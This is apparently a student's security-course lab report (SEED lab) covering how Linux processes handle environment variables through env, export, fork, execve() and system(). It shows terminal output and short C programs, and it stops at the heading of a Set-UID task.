
STUDENT NAME: JASHWANTH REDDY GANGULA
SUID: 646254141


Task 1: Manipulating environment variables

env is used below and grepped for find HOME environment variable.



```
XAUTHORITY=/home/seed/.Xauthority
OLDPWD=/home/seed/Desktop
_=/usr/bin/env
seed@VM:~/.../lab1$ env  | grep HOME
HOME=/home/seed
seed@VM:~/.../lab1$
seed@VM:~/.../lab1$ env  | grep HOME
HOME=/home/seed
seed@VM:~/.../lab1$ printenv HOME
/home/seed
seed@VM:~/.../lab1$ 
```


export is used to change the value of HOME environment variable. Unset is used to unset the current value and echo is used to show the value after unset command is used.



```
seed@VM:~/.../lab1$ export HOME="/home/seed/Desktop"
seed@VM:~/lab1$ echo $HOME
/home/seed/Desktop
seed@VM:~/lab1$ unset HOME
seed@VM:.../lab1$
seed@VM:.../lab1$ echo $HOME

seed@VM:.../lab1$ 
```


Task 2: Inheriting environment variables from parents



```
seed@VM:.../lab1$ gcc -o task2 task2.c
seed@VM:.../lab1$ vim task2.c
seed@VM:.../lab1$ gcc -o task2 task2.c
seed@VM:.../lab1$ ./task2 > parent
seed@VM:.../lab1$ vim task2.c
seed@VM:.../lab1$
seed@VM:.../lab1$
seed@VM:.../lab1$ gcc -o task2 task2.c
seed@VM:.../lab1$ ./task2 > child
seed@VM:.../lab1$
seed@VM:.../lab1$
seed@VM:.../lab1$
seed@VM:.../lab1$
```

First the program is compiled for parent process by commenting out the printenv function for child process. Next the program is run for child process and commented for parent process. The outputs are saved in parent and child files.

Vimdiff is performed between parent and child files for the environment variables.




```
- XDG_VTNR=7                                     |- XDG_VTNR=7
| XDG_SESSION_ID=c1                              || XDG_SESSION_ID=c1
| CLUTTER_IM_MODULE=xim                          || CLUTTER_IM_MODULE=xim
| XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/s   || XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/
| SESSION=ubuntu                                 || SESSION=ubuntu
| GPG_AGENT_INFO=/home/seed/.gnupg/S.gpg-agent   || GPG_AGENT_INFO=/home/seed/.gnupg/S.gpg-agen
| TERM=xterm-256color                            || TERM=xterm-256color
| SHELL=/bin/bash                                || SHELL=/bin/bash
| VTE_VERSION=4205                               || VTE_VERSION=4205
| QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1             || QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1
| WINDOWID=62914570                              || WINDOWID=62914570
| OLDPWD=/home/seed/Desktop                      || OLDPWD=/home/seed/Desktop
| UPSTART_SESSION=unix:abstract=/com/ubuntu/up   || UPSTART_SESSION=unix:abstract=/com/ubuntu/u
| GNOME_KEYRING_CONTROL=                         || GNOME_KEYRING_CONTROL=
| GTK_MODULES=gail:atk-bridge:unity-gtk-module   || GTK_MODULES=gail:atk-bridge:unity-gtk-modul
| USER=seed                                      || USER=seed
| LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40   || LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=4
| QT_ACCESSIBILITY=1                             || QT_ACCESSIBILITY=1
| LD_LIBRARY_PATH=/home/seed/source/boost_1_64   || LD_LIBRARY_PATH=/home/seed/source/boost_1_6
| XDG_SESSION_PATH=/org/freedesktop/DisplayMan   || XDG_SESSION_PATH=/org/freedesktop/DisplayMa
| XDG_SEAT_PATH=/org/freedesktop/DisplayManage   || XDG_SEAT_PATH=/org/freedesktop/DisplayManag
| SSH_AUTH_SOCK=/run/user/1000/keyring/ssh       || SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
| DEFAULTS_PATH=/usr/share/gconf/ubuntu.defaul   || DEFAULTS_PATH=/usr/share/gconf/ubuntu.defau
| XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/usr/sha   || XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/usr/sh
| PATH=/home/seed/bin:/home/seed/.local/bin:/u   || PATH=/home/seed/bin:/home/seed/.local/bin:/
| DESKTOP_SESSION=ubuntu                         || DESKTOP_SESSION=ubuntu
| QT_IM_MODULE=ibus                              || QT_IM_MODULE=ibus
| QT_QPA_PLATFORMTHEME=appmenu-qt5               || QT_QPA_PLATFORMTHEME=appmenu-qt5
parent                            1,1         Top child                          1,1          Top
```

Observation: When fork is used to create child process from the parent process, it inherits all the environment variables. The diff command displays no difference between the two files.


Task 3: Environment variables and execve()

Step1:



```
seed@VM:.../lab1$ cat task3.c
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
extern char **environ;
int main()
{
  char *argv[2];
  argv[0] = "/usr/bin/env";
  argv[1] = NULL;
  execve("/usr/bin/env", argv, NULL);
  return 0 ;
}
seed@VM:.../lab1$ gcc -o task3 task3.c
seed@VM:.../lab1$ ./task3
seed@VM:.../lab1$ 
```

Step2:



```
seed@VM:.../lab1$
seed@VM:.../lab1$
seed@VM:.../lab1$ cat task3.c
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
extern char **environ;
int main()
{
  char *argv[2];
  argv[0] = "/usr/bin/env";
  argv[1] = NULL;
  execve("/usr/bin/env", argv, environ);
  return 0 ;
}
seed@VM:.../lab1$
seed@VM:.../lab1$
seed@VM:.../lab1$ gcc -o task3 task3.c
seed@VM:.../lab1$
seed@VM:.../lab1$
seed@VM:.../lab1$
seed@VM:.../lab1$ ./task3
XDG_VTNR=7
XDG_SESSION_ID=c1
CLUTTER_IM_MODULE=xim
XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/seed
SESSION=ubuntu
GPG_AGENT_INFO=/home/seed/.gnupg/S.gpg-agent:0:1
TERM=xterm-256color
SHELL=/bin/bash
```


Step3:

```
int execve(const char *filename, char *const argv[],
                  char *const envp[]);
```

The execve command takes argv[0] as the filename pointed to be executed. The last argument char *const envp[] is an array of strings, conventionally of the form **key=value**, which are passed as environment to the new program.

In step1 NULL is passed as argument for envp[] , in step2 environ variable stores all the array of strings pointed by env variable. Hence the strings are printed for step2.

Task 4: Environment variables and system ()




```
seed@VM:.../lab1$ vim task4.c
seed@VM:.../lab1$
seed@VM:.../lab1$ cat task4.c
#include <stdio.h>
#include <stdlib.h>
int main()
{
  system("/usr/bin/env");
  return 0 ;
}
seed@VM:.../lab1$
seed@VM:.../lab1$ gcc -o task4 task4.c
seed@VM:.../lab1$ ./task4
LESSOPEN=| /usr/bin/lesspipe %s
GNOME_KEYRING_PID=
USER=seed
LANGUAGE=en_US
UPSTART_INSTANCE=
XDG_SEAT=seat0
SESSION=ubuntu
XDG_SESSION_TYPE=x11
COMPIZ_CONFIG_PROFILE=ubuntu-lowgfx
LD_LIBRARY_PATH=/home/seed/source/boost_1_64_0/stage/lib:/home/seed/source/boost_1_64_0/stag
e/lib:
SHLVL=1
LIBGL_ALWAYS_SOFTWARE=1
OLDPWD=/home/seed/Desktop
QT4_IM_MODULE=xim
DESKTOP_SESSION=ubuntu
QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1
```

Observation: In case of system() command the environment variables are passed from the program to /bin/sh. The next command is executed by execl() and passes the environment variables to the execv function. Hence all the environment variables are printed when the system() command is used. Observe the output in the image above.

Task 5: Environment variable and Set-UID Programs

